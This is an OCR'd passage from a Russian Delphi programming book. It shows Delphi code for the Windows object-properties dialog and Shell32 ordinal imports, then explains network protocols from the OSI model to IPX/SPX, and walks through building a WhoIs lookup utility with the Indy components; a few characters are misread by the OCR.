 FPath, FSrc:String;
 i:Integer;
begin
if ShellListView1.Selected=nil then
  exit;

 SHObjectProperties(Handle, $02,
   PWideChar(WideString(ShellListView1.Folders[ShellListView1.
     Selected.Index].PathName)),nil);
end;
```

Здесь мало строчек кода, но с ним придется разбираться. В начале происходит простая проверка на выделение. Если пользователь ничего не выбрал, то выходим, иначе в следующей строке произойдет ошибка. Дальше мы вызываем функцию SHObjectProperties, которая отображает стандартное окно свойств объекта. У этой функции 4 параметра.

- Указатель на окно владельца.
- Второй параметр может принимать значения `$01` для принтера или $02 для пути к файлу или папке.
- Так как мы используем файлы и папки, то здесь должен быть полный путь к этому объекту.
- Последний параметр оставляем равным nil.

На рис. 3.19 вы можете увидеть стандартное окно свойств, вызванное из нашей программы.



Рис. 3.19. Стандартное окно свойств объекта

Чтобы проект теперь скомпилировался, нужно сообщить о существовании функции `SHObjectProperties`, о которой Delphi еще не знает. Для этого создайте файл `StandardDialogs.pas` и напишите в нем следующее (листинг 3.21).

Листинг 3.21. Содержимое файла StandardDialogs.pas

```
{$A+,B-,C+,D+,E-,F-,G+,H+,I+,J+,K-,L+,M-,N+,O+,P+,Q-,R-,S-,T-,U-,V+,
W-,X+,Y+,Z1}

unit StandardDialogs;
```

```
interface

uses
  Windows, Messages, SHlObj;

const
  RFF_NOBROWSE = $01;
  RFF_NODEFAULT = $02;
  RFF_CALCDIRECTORY = $04;
  RFF_NOLABEL = $08;
  RFF_NOSEPARATEMEM = $20;

  //Notification Return Values
  //Allow the Application to run.
  RF_OK = $00;
  //Cancel the operation and close the dialog.
  RF_CANCEL = $01;
  //Cancel the operation, but leave the dialog open.
  RF_RETRY = $02;

  //SHObjectProperties Flags
  OPF_PRINTERNAME = $01;
  OPF_PATHNAME = $02;

type
  NM_RUNFILEDLG = record
    hdr: NMHDR;
    lpFile: PChar;
    lpDirectory: PChar;
    nShow: Integer;
  end;

  TSHPickIconDlg = function(hwndOwner: HWND; lpstrFile: LPWSTR;
    var pdwBufferSize: DWord; var lpdwIconIndex: DWord): Boolean;
stdcall;

  TSHRunFileDlg = procedure(hwndOwner: HWND; hIcon: HICON;
    lpstrDirectory, lpstrTitle, lpstrDescription: PChar;
```

```
    Flags: longint); stdcall;

  TSHRestartDlg = function(hwndOwner: HWND;

      Reason: PAnsiChar; flag: longint): Longint; stdcall;

  TSHExitWindowsDlg = procedure(hwndOwner: HWND); stdcall;

  TSHFindComputer = function(pidlRoot,
      pidlSavedSearch: PItemIDList): Boolean; stdcall;
  TSHFindFiles = function(pidlRoot,
      pidlSavedSearch: PItemlDList): Boolean; stdcall;

  TSHObjectProperties = function(hwndOwner: HWND; uFlags:
    Integer; lpstrName, lpstrParameters: LPWSTR): Boolean; stdcall;

  TSHOutOfMemoryMessageBox = function(Owner: HWND; Caption: Pointer;
     style: UINT): Integer; stdcall;

  TSHHandleDiskFull = procedure(Owner: HWND; Drive: UINT); stdcall;

var
  SHPickIconDlg: TSHPickIconDlg;
  SHHandleDiskFull: TSHHandleDiskFull;
  SHOutOfMemoryMessageBox: TSHOutOfMemoryMessageBox;
  SHObjectProperties: TSHObjectProperties;
  SHFindComputer: TSHFindComputer;
  SHFindFiles: TSHFindComputer;
  SHRunFileDlg: TSHRunFileDlg;
  SHRestartDlg: TSHRestartDlg;
  SHExitWindowsDlg: TSHExitWindowsDlg;

implementation

const
  DllName = 'Shell32.dll';

var
  hDll: THandle;
```

```
initialization
  hDll := LoadLibrary(DllName);
  if hDll <> 0 then
   begin
    // (rom) is load by ID really good?
    SHPickIconDlg := GetProcAddress(hDll, PChar(62));
    SHHandleDiskFull := GetProcAddress(hDll, PChar(185));
    SHOutOfMemoryMessageBox := GetProcAddress(hDll, PChar(126));
    SHObjectProperties := GetProcAddress(hDll, PChar(178));
    SHFindComputer := GetProcAddress(hDll, PChar(91));
    SHFindFiles := GetProcAddress(hDll, PChar(90));
    SHRunFileDlg := GetProcAddress (hDll, PChar(61));
    SHRestartDlg := GetProcAddress(hDll, PChar(59));
    SHExitWindowsDlg := GetProcAddress(hDll, PChar(60));
   end

finalization
  if hDll <> 0 then
    FreeLibrary(hDll);

end.
```

Теперь добавьте в раздел uses имя нашего модуля `StandardDialogs` и скомпилируйте проект. Теперь можете запустить проект и посмотреть результат.

На компакт-диске в директории \Примеры\Глава 3\File Operation вы можете увидеть пример данной программы и цветные версии рисунков.

Глава 4

Простые приемы работы с сетью

В этой главе я начну знакомить вас с сетевыми возможностями среды разработки Delphi. Я покажу вам, как написать множество простых, но очень эффективных утилит с помощью компонентов, встроенных в Delphi, а также бесплатно распространяемых дополнительных компонентов.

Я напомню, что первоначальный смысл слова "хакер" был больше связан с человеком, который хорошо знает:

1. Программирование.
2. Внутренности ОС.
3. Сеть.

Первому пункту посвящена вся книга. Второй пункт мы тоже успели затронуть достаточно подробно. Три предыдущие главы мы учились понимать внутренности ОС на интересных примерах. Теперь мы переходим к рассмотрению последнего пункта списка — приступаем к работе с сетью.

В этой и следующей главе я буду рассказывать, как работать с сетями. Для начала я ограничусь использованием компонентной модели, а вот в *гл. 5* мы познакомимся с низкоуровневым программированием сетей. Но это еще будет через сотню страниц, а пока начнем с самого простого.

Я не захотел сразу загружать вас низкоуровневым программированием с использованием WinAPI, потому что это только забьет голову, и может получиться переполнение буфера мозгов. Уж лучше мы будем все делать постепенно и сначала познакомимся с простыми вещами, не заглядывая в дебри, а потом приступим к сложному.

4.1. Немного теории

Прежде чем мы напишем первый пример, придется немного поработать с теорией. Это займет немного времени, но потом нам будет намного легче понимать друг друга. Для большего понимания материала вам желательно знать основы сетей и протоколов, поэтому советую почитать документ Net.pdf

в директории Документация на компакт-диске, потому что там описаны самые основы сети, а здесь я буду обсуждать только то, что нам понадобится при программировании.

Каждый раз, когда вы передаете данные *по* сети, они как-то перетекают от вашего компьютера к серверу или другому компьютеру. Как это происходит? Вы, наверно, скажете, что с помощью специального сетевого протокола, и будете правы. Но существует множество разновидностей протоколов. Какой и когда используется? Зачем они нужны? Как они работают? Вот на эти вопросы я и постараюсь ответить во вступлении к этой главе.

Прежде чем разбираться с протоколами, нам необходимо узнать, что такое модель взаимодействия открытых систем (OSI — Open Systems Interconnection), которая была разработана Международной организацией по стандартам (ISO, International Organization for Standardization). В соответствии с этой моделью сетевое взаимодействие делится на семь уровней:

1. Физический уровень — передача битов по физическим каналам (коаксиальный кабель, витая пара, оптоволоконный кабель). Здесь определяются характеристики физических сред и параметры электрических сигналов.
2. Канальный уровень — передача кадра данных между любыми узлами в сетях типовой топологии или соседними узлами произвольной топологии. В качестве адресов на канальном уровне используются MAC-адреса.
3. Уровень сети — доставка пакета любому узлу в сетях произвольной топологии. На этом уровне нет никаких гарантий доставки пакета.
4. Уровень транспорта — доставка пакета любому узлу с любой топологией сети и заданным уровнем надежности доставки. На этом уровне имеются средства для установления соединения, буферизации, нумерации и упорядочивания пакетов.
5. Уровень сеанса — управление диалогом между узлами. Обеспечена возможность фиксации активной на данный момент стороны.
6. Уровень представления — здесь возможно задать преобразование данных (шифрование, сжатие).
7. Прикладной уровень — набор сетевых сервисов (FTP, E-mail и др.) для пользователя и приложения.

Если вы внимательно прочитали все уровни, то наверно заметили, что первые три уровня обеспечиваются оборудованием, таким как сетевые карты, маршрутизаторы, концентраторы, мосты и др. Последние три обеспечиваются операционной системой или приложением. Четвертый уровень является промежуточным.

Как работает протокол по этой модели? Все начинается с прикладного уровня. Пакет попадает на этот уровень и к нему добавляется заголовок.

После этого прикладной уровень отправляет этот пакет на следующий уровень (уровень представления). Здесь ему также добавляется свой собственный заголовок, и пакет отправляется дальше. Так до физического уровня, который занимается непосредственно передачей данных и отправляет пакет в сеть.

Другая машина, получив пакет, начинает обратный отсчет. Пакет с физического уровня попадает на канальный. Канальный уровень убирает свой заголовок и поднимает пакет выше (на уровень сети). Уровень сети убирает свой заголовок и поднимает пакет выше. Так пакет поднимается до уровня приложения, где остается чистый пакет без служебной информации, которая была прикреплена на исходном компьютере перед отправкой пакета.

Передача данных не обязательно должна начинаться с седьмого уровня. Если используемый протокол работает на четвертом уровне, то процесс передачи начнется с него, и пакет будет подниматься вверх до физического уровня для отправки. Количество уровней в протоколе определяет его потребности и возможности при передаче данных.

Чем ниже находится протокол (ближе к прикладному уровню), тем больше у него возможностей и больше накладных расходов при передаче данных (больше и сложнее заголовок). Рассматриваемые сегодня протоколы будут находиться на разных уровнях, поэтому будут иметь разные возможности.



Рис. 4.1, Модель OSI и вариант от MS

Корпорация Microsoft как всегда пошла своим путем и реализовала модель OSI в TCP/IP по-своему. Я понимаю, что модель OSI справочная и предназначена только в качестве рекомендации, но нельзя же было так ее изменять, ведь принцип оставлен тот же, хотя изменились названия и количество уровней.

У Microsoft вместо семи уровней есть только четыре. Но это не значит, что остальные уровни позабыты и позаброшены, просто один уровень Microsoft может выполнять все, что в OSI делают три уровня. Например, уровень приложения у Microsoft выполняет все, что делают уровень приложения, уровень представления и уровень сеанса вместе взятые.

На рис. 4.1 я графически сопоставил модель MS TCP и справочную модель OSI. Слева указаны названия уровней по методу MS, а справа — уровни OSI. В центре показаны протоколы. Я постарался разместить их именно на том уровне, на котором они работают, впоследствии нам это пригодится.

4.1.1. Сетевые протоколы — протокол IP

Некоторые считают, что протокол TCP/IP — это одно целое. На самом деле это два разных протокола, которые работают совместно. Разницу в этих протоколах я сейчас покажу и подробно опишу, потому что она очень важна.

Если посмотреть на схему сетевой модели (рис. 4.1), то можно увидеть, что протокол IP находится на сетевом уровне. Из этого можно сделать вывод, что IP выполняет сетевые функции — доставка пакета любому узлу в сетях произвольной топологии.

Протокол IP при передаче данных не устанавливает виртуального соединения и использует датаграммы для отправки данных от одного компьютера к другому. Это значит, что по протоколу IP пакеты просто отправляются в сеть без ожидания подтверждения о получении данных (ACK Acknowledgment), а значит без гарантии целостности данных. Все необходимые действия по подтверждению и обеспечению целостности данных должны обеспечивать протоколы, работающие на более высоком уровне.

Каждый IP-пакет содержит адреса отправителя и получателя, идентификатор протокола, TTL (время жизни пакета) и контрольную сумму для проверки целостности пакета. Как видите, здесь есть контрольная сумма, которая все же позволяет узнать целостность пакета. Но об этом узнает только получатель. Когда компьютер-получатель принимает пакет, то он проверяет контрольную сумму только для себя. Если сумма сходится, то пакет обрабатывается, иначе просто отбрасывается. А компьютер-отправитель пакета не сможет узнать об ошибке, которая возникла в пакете, и не сможет заново отправить пакет. Именно поэтому соединение по протоколу IP нельзя считать надежным.

4.1.2. Сопоставление адреса ARP и RARP

Протокол ARP (Address Resolution Protocol, протокол определения адреса) предназначен для определения аппаратного (MAC) адреса компьютера в сети по его IP-адресу. Прежде чем данные смогут быть отправлены на какой-нибудь компьютер, отправитель должен знать аппаратный адрес получателя. Именно для этого и предназначен ARP.

Когда компьютер посылает ARP запрос на поиск аппаратного адреса, то сначала ищем этот адрес в локальном кэше. Если уже были обращения по данному IP-адресу, то информация о MAC-адресе должна сохраниться в кэше. Если ничего не найдено, то в сеть посылается широковещательный запрос, который получат все компьютеры сети. Они получат этот пакет и проверят, если искомый IP-адрес принадлежит им или хранится у них в кэше, то они ответят на запрос, указав нужный MAC-адрес.

Тут хочу отметить, что широковещательные пакеты получат все компьютеры локальной сети. Ни один широковещательный пакет не пройдет дальше маршрутизатора. Коммутаторы тоже позволяют уменьшить широковещание, потому что они знают, к какому порту подключены компьютеры с определенными IP. В них находится таблица, в которой отображаются адреса подключенных компьютеров, и если искомый компьютер подключен к порту, то поиск облегчается. Это касается современных коммутаторов. Но все это из области теории сетевых устройств. Вам нужно только понимать основные принципы.

Чтобы вам легче было ориентироваться, скажу еще, что широковещательные пакеты могут пересылаться по коаксиалу (потому что тут отсутствуют хабы и коммутаторы), а при использовании витой пары — через хабы и простые коммутаторы. Если компьютер расположен в другой сети, то его поиск происходит немного по другой схеме. Если вы хотите узнать об этом подробнее, то советую почитать дополнительную документацию, которую я выложил на диске в разделе Документация или на моем сайте в разделе Сети.

Протокол RARP (Reverse Address Resolution Protocol, обратный протокол определения адреса) делает обратное — определяет IP-адрес по известному MAC-адресу. Процесс поиска адресов абсолютно такой же.

4.1.3. Транспортные протоколы — быстрый UDP

На транспортном уровне мы имеем два протокола: UDP и TCP. Оба они работают поверх IP. Это значит, что когда пакет TCP или UDP опускается на уровень ниже для отправки в сеть, он попадает на уровень сети прямо в лапы протокола IP. Здесь пакету добавляется сетевой адрес, TTL и другие атрибуты протокола IP. После этого пакет идет дальше вниз для физической отправки в сеть. Голый пакет TCP не может быть отправлен в сеть, потому

что он не имеет информации о получателе, эта информация добавляется к пакету с IP-заголовком на уровне сети.

Давайте теперь рассмотрим каждый протокол в отдельности, и начнем мы с UDP. Как и IP, протокол UDP для передачи данных не устанавливает соединения с сервером. Данные просто выбрасываются в сеть, и протокол даже не заботится о доставке пакета. Если данные на пути к серверу испортятся или вообще не дойдут, то отправляющая сторона об этом не узнает. Так что по этому протоколу, как и по голому IP, не желательно передавать очень важные данные.

Благодаря тому что протокол UDP не устанавливает соединения, он работает очень быстро (в несколько раз быстрее TCP, о котором чуть ниже). Из-за высокой скорости его очень удобно использовать там, где данные нужно передавать быстро и не нужно заботиться об их целостности. Примером могут служить радиостанции в Интернете. Звуковые данные просто впрыскиваются в глобальную сеть, и если слушатель не получит одного пакета, то максимум, что он заметит — небольшое заикание в месте потери. Но если учесть, что сетевые пакеты имеют небольшой размер, то заикание будет очень сложно заметить.

Большая скорость — большие проблемы с безопасностью. Так как нет соединения между сервером и клиентом, то нет никакой гарантии в достоверности данных. Протокол UDP больше других подвержен спуфингу (spoofing, подмена адреса отправителя), поэтому построение на нем защищенных сетей затруднено.

Итак, UDP очень быстр, но его можно использовать только там, где данные не имеют высокой ценности (возможна потеря отдельных пакетов) и не имеют секретности (UDP больше подвержен взлому).

4.1.4. Медленный, но надежный TCP

Как я уже сказал, протокол TCP лежит на одном уровне с UDP и работает поверх IP (для отправки данных используется IP). Именно поэтому протоколы TCP и IP часто объединяют одним названием TCP/IP, так как TCP неразрывно связан с IP.

В отличие от UDP протокол TCP устраняет недостатки своего транспорта (IP). В этом протоколе заложены средства установления связи между приемником и передатчиком, обеспечение целостности данных и гарантии их доставки.

Когда данные отправляются в сеть по TCP, то на отправляющей стороне включается таймер. Если в течение определенного времени приемник не подтвердит получение данных, то будет предпринята еще одна попытка отправки данных. Если приемник получит испорченные данные, то он сообщит об этом источнику и попросит снова отправить испорченные пакеты. Благодаря этому обеспечивается гарантированная доставка данных.

Когда нужно отправить сразу большую порцию данных, не вмещающихся в один пакет, то они разбиваются на несколько TCP-пакетов. Пакеты отправляются порциями по несколько штук (зависит от настроек стека). Когда сервер получает порцию пакетов, то он восстанавливает их очередность и собирает данные вместе (даже если пакеты прибыли не в том порядке, в котором они отправлялись).

Из-за лишних накладных расходов на установку соединения, подтверждения доставки и повторную пересылку испорченных данных протокол TCP намного медленней UDP. Зато TCP можно использовать там, где нужна гарантия доставки и большая надежность. Хотя надежность нельзя назвать сильной (нет шифрования и есть возможность взлома), но она достаточная и намного больше, чем у UDP. По крайней мере, тут спуфинг не может быть реализован так просто, как в случае с UDP, и в этом вы скоро убедитесь, когда прочтете про процесс установки соединения.

Опасные связи TCP

Давайте посмотрим, как протокол TCP обеспечивает надежность соединения. Все начинается еще на этапе попытки соединения двух компьютеров.

1. Клиент, который хочет соединиться с сервером, отправляет SYN-запрос на сервер, указывая номер порта, к которому он хочет присоединиться, и специальное число (чаще всего случайное).
2. Сервер отвечает своим сегментом SYN, содержащим специальное число сервера. Он также подтверждает приход SYN-пакета от клиента с использованием ACK-ответа, где специальное число, отправленное клиентом увеличено на 1.
3. Клиент должен подтвердить приход SYN от сервера с использованием ACK — специальное число сервера плюс 1.

Получается, что при соединении клиента с сервером они обмениваются специальными числами. Эти числа и используются в дальнейшем для обеспечения целостности и защищенности связи. Если кто-то другой захочет *вклиниться* в установленную связь (с помощью спуфинга), то ему надо будет подделать эти числа. Но так как они большие и выбираются случайным образом, то такая задача достаточно сложна, хотя Кевин Митник в свое время смог решить ее. Но это уже другая история, и не будем уходить далеко в сторону.

Стоит еще отметить, что приход любого пакета подтверждается ACK-ответом, что обеспечивает гарантию доставки данных.

4.1.5. Прикладные протоколы — загадочный NetBIOS

NetBIOS (Network Basic Input Output System, базовая система сетевого ввода вывода) — это стандартный интерфейс прикладного программирования. А проще говоря, это всего лишь набор API-функций для работы с сетью (хотя весь NetBIOS состоит только из одной функции, но зато какой...). NetBIOS был разработан в 1983 году компанией Sytek Corporation специально для IBM.

Система NetBIOS определяет только программную часть передачи данных, т. е. как должна работать программа для передачи данных по сети. А вот как будут физически передаваться данные, в этом документе не говорится ни слова, да и в реализации отсутствует что-нибудь подобное.

Если посмотреть на рис. 4.1, то можно увидеть, что NetBIOS находится в самом верху схемы. Он расположен на уровнях сеанса, представления и приложения. Такое его расположение — лишнее подтверждение моих слов.

NetBIOS только формирует данные для передачи, а физически передаваться они могут только с помощью другого протокола, например TCP/IP, IPX/SPX и т. д. Это значит, что NetBIOS является независимым от транспорта. Если другие варианты протоколов верхнего уровня (только формирующие пакеты, но не передающие) привязаны к определенному транспортному протоколу, который должен передавать сформированные данные, то пакеты NetBIOS может передавать любой другой протокол. Прочувствовали силу? Представьте, что вы написали сетевую программу, работающую через NetBIOS. А теперь осознайте, что она будет прекрасно работать как в unix/windows сетях через TCP, так и в Novell-сетях через IPX.

С другой стороны, для того, чтобы два компьютера смогли соединиться друг с другом с помощью NetBIOS, необходимо чтобы на обоих стоял хотя бы один общий транспортный протокол. Если один компьютер будет посылать NetBIOS пакеты с помощью TCP, а другой с помощью IPX, то эти компьютеры друг друга не поймут. Транспорт должен быть одинаковый.

Стоит сразу же отметить, что не все варианты транспортных протоколов по умолчанию могут передавать по сети пакеты NetBIOS. Например, IPX/SPX сам по себе этого не умеет. Чтобы его обучить, нужно иметь "NWLink IPX/SPX/NetBIOS Compatible Transport Protocol".

Так как NetBIOS чаще всего использует в качестве транспорта протокол TCP, который работает с установкой виртуального соединения между клиентом и сервером, то по этому протоколу можно передавать достаточно важные данные. Целостность и надежность передачи будет осуществлять TCP/IP, а NetBIOS дает только удобную среду для работы с пакетами и программирования сетевых приложений. Так что если вам нужно отправить в сеть какие-либо файлы, то можно смело положиться на NetBIOS.

4.1.6. NetBEUI

В 1985 году уже сама IBM сделала попытку превратить NetBIOS в полноценный протокол, который умеет не только формировать данные для передачи, но и физически передавать их по сети. Для этого был разработан NetBEUI (NetBIOS Extended User Interface, расширенный пользовательский интерфейс NetBIOS), который был предназначен именно для описания физической части передачи данных протокола NetBIOS.

Сразу хочу отметить, что NetBEUI является не маршрутизируемым протоколом, и первый же маршрутизатор будет отбиваться от таких пакетов как теннисистка от мячиков :). Это значит, что если между двумя компютерами стоит маршрутизатор и нет другого пути для связи, то им не удастся установить соединение через NetBEUI.

4.1.7. Сокеты Windows

Сокеты (Sockets) — всего лишь программный интерфейс, который облегчает взаимодействие между различными приложениями. Современные сокеты родились из программного сетевого интерфейса, реализованного в ОС BSD Unix. Тогда этот интерфейс создавался для облегчения работы с TCP/IP, на верхнем уровне.

С помощью сокетов легко реализовать большинство известных вам протоколов, которые используются каждый день при выходе в Интернет. Достаточно только назвать HTTP, FTP, POP3, SMTP и далее в том же духе. Все они используют для отправки своих данных или TCP, или UDP и легко программируются с помощью библиотеки sockets/winsock.

4.1.8. Протокол IPX/SPX

Осталось только рассказать еще о нескольких протоколах, которые встречаются в повседневной жизни чуть реже, но зато они не менее полезны. Первый и последний на очереди — это IPX/SPX.

Протокол IPX (Internetwork Packet Exchange) сейчас используется, наверно, только в сетях фирмы Novell. В наших любимых окошках есть специальная служба **Клиент для сетей Novell,** с помощью которой вы сможете работать в таких сетях. IPX работает наподобие IP и UDP — без установления связи, а значит без гарантии доставки со всеми последующими достоинствами и недостатками.

SPX (Sequence Packet Exchange) — это транспорт для IPX, который работает с установлением связи и обеспечивает целостность данных. Так что если вам понадобится надежность при использовании IPX, то используйте связку IPX/SPX или IPX/SPX11.

Сейчас **IPX** уже теряет свою популярность, но помнятся еще времена DOS, когда все сетевые игры работали через этот протокол.

Как видите, в Интернете протоколов целое море, но большинство из них взаимосвязано, как, например, **HTTP/TCP/IP.** Одни протоколы могут быть предназначены для одной цели, но абсолютно непригодны для другой, потому что создать что-то идеальное невозможно. У каждого будут свои достоинства и недостатки.

И все же модель OSI, принятая еще на заре появления Интернета, не утратила своей актуальности до сих пор. По ней работает все и вся. Главное ее достоинство — скрывать сложность сетевого общения между компьютерами, с чем старушка OSI справляется без особых проблем.

4.2. Их разыскивают бойцы 139-го порта

Первое, с чем я хочу вас познакомить в этой главе на практике — это написание собственной утилиты WhoIs. Я думаю, что любой профессиональный житель сети Интернет хоть раз, но пользовался подобными сервисами. Хакеры пользуются подобными сервисами, чтобы получить подробную информацию о сервере, который они хотят взломать. Владельцы сайтов, которые хотят зарегистрировать себе имя в какой-нибудь зоне, используют Whols для того чтобы узнать, свободен ли интересующий их домен. Вообще-то целей использования данной утилиты достаточно много, потому что это громадная база данных, в которой хранится много информации обо всех доменах всемирной сети.

Для создания утилиты Whols нам понадобится библиотека Indy. Если вы пользуетесь Delphi 6 или Delphi 7, то у вас она уже установлена в системе, и можно приступать к ее использованию. Обладатели более старой версии могут направить сайт корпорации Borland по адресу **www.borland.ru**. Можно еще попробовать поискать в самом крупном хранилище компонентов для Delphi — **www.torry.net** в разделе **VCL.**

Воспользоваться сервисом Whols достаточно просто, и таких сервисов в Интернете очень много, например **www.nic.ru** или **www.ripn.net.** А как было бы хорошо, если бы у вас была своя программа, чтобы больше никогда не приходилось лазить по серверам в Интернете и ожидать, пока загрузится десяток ненужных страниц. Запускайте Delphi, и скоро у вас появится подобная утилита.

Создайте новый проект. Перенесите на форму один компонент TEdit, одну кнопку `TButton` и один компонент `TMemo` (я его назвал `ResultMemo`). Переименуйте свойство Caption у кнопки на найти. В компонент TEdit мы будем вводить имя домена, информацию о котором хотим получить. После нажатия кнопки поиска в компоненте тмето будет появляться все, что наша программа сможет найти в сети про указанный домен.



Рис. 4.2. Внешний вид будущей программы

Внешние элементы формы готовы (рис. 4.2), теперь пора приступить к реализации нашей задумки. Найдите закладку **Indy Clients** на палитре компонентов и перенесите на форму компонент idwhois с этой закладки (у меня он последний справа, рис. 4.3).



Рис. 4.3. Закладка **Indy Clients**



Рис. 4.4. Свойства компонента *IdWhois*

Выделите компонент idwhois и перейдите в окно инспектора объектов. Посмотрите на свойство Host. Здесь вы должны указать адрес сервера, у которого есть сервис WhoIs. Точнее сказать, вы должны указать именно на этот сервис. По умолчанию стоит адрес **whois.internic.net**. Я считаю, что на первых порах его менять не надо, потому что он вполне рабочий и очень быстрый. Но если вы решите изменить этот адрес, то обязательно проверьте, какой порт используется у вашего любимчика. Если отличный от 43, то вы ДОЛЖНЫ Изменить СВОЙСТВО Port у компонента IdWhois.

В принципе, настройки по умолчанию достаточно работают для любых доменов в зоне COM, 0RG и NET. Если вас интересует что-то специфическое, то только тогда вам может понадобиться смена сервера whois. Если вам нужно узнать информацию о российском домене **.ru**, то придется искать российский сервис.

В программировании компоненты Indy так же просты, как и в настройке. Создайте обработчик события OnClick для кнопки и напишите в нем следующее:

```
procedure TfmMain.Button1Click(Sender: TObject);
var
 Line,
 FindResult: string;
 iPos: Integer;
begin
 ResultsMemo.Clear; //Очистка содержимого компонента TMemo
 FindResult := IdWhoIs.WhoIs(Edit1.Text); //Запускаем поиск
 //Дальше идет форматирование полученной информации
 while Length(FindResult) > 0 do
  begin
   iPos := Pos(#10, FindResult);
   Line := Copy(FindResult, 1, iPos - 1);
   ResultsMemo.Lines.Add(Line);
   Delete(FindResult, 1, Length(Line)+1);
  end;
end;
```

В первой строке очищаем содержимое компонента TMemo, чтобы избавиться от текста, оставшегося от предыдущих поисков. Во второй строке кода запускается поиск. Для этого выполняется метод whois компонента IDWhoIs:

```
FindResult := IdWhoIs.WhoIs(Edit1.Text);
```

В качестве единственного параметра этого метода передается содержимое строки ввода Editl — имя искомого домена. Результат поиска сохраняется в переменной FindResult. Хотя результат состоит из многих строк, в пере-

менной он выглядит как одна длинная строка, в которой разделителем текстовых строк является шестнадцатеричный символ #ю. Чтобы текст выглядел нормально, мы должны отформатировать содержимое переменной FindResult.

Для форматирования запускается цикл:

```
while Length(FindResult) > 0 do
 begin
 end;
```

Как он работает? Пока длина (Length) строки, содержащейся в переменной FindResult, больше нуля, будет выполняться код, расположенный между begin и end. Внутри цикла вначале ищется первый символ #ю в строке переменной FindResult с помощью Pos (#10, FindResult). Результат сохраняется в переменной iPos. Например, если в FindResult находится строка, в которой десятый символ — это #10, то в переменную iPos попадет цифра ю.

В следующей строке кода:

```
Line:=Copy(FindResult, 1, iPos -1))
```

копируется текст в переменную Line из переменной FindResult, начиная с первого символа по символ #ю. Таким образом выделяется первая строка текста. После этого можно смело добавить эту строчку в компонент TMemo с помощью команды:

```
ResultsMemo.Lines.Add(Line).
```

В последней строке цикла удаляется уже выбранный текст с помощью команды:

```
Delete(FindResult, 1, Length(Line)+1)
```

Теперь в переменной FindResult нет текста, который скопирован из нее и добавлен в TMemo. После этого происходит проверка, если длина строки в переменной FindResult больше нуля, то цикл продолжает свою работу, чтобы извлечь следующую строку. Если переменная FindResult пустая, то цикл остановится.

Что такое символ #10? Это код символа перевода каретки (перехода на новую строку), который используется в ОС семейства *nix. В Windows принято конец строки обозначать парой символов: #13 и #ю (конец строки и перевод каретки). Если вы пишете только под *nix, то весь код по форматированию результирующего текста вам не нужен. Вы можете просто написать.

```
ResultsMemo.Text:=FindResult;
```

В Windows такой трюк не пройдет, потому что текст в компоненте тмето получится неформатированным и просто непригодным для восприятия. Поэтому пришлось немного помучиться, ручное форматирование тут достаточно уместное занятие.

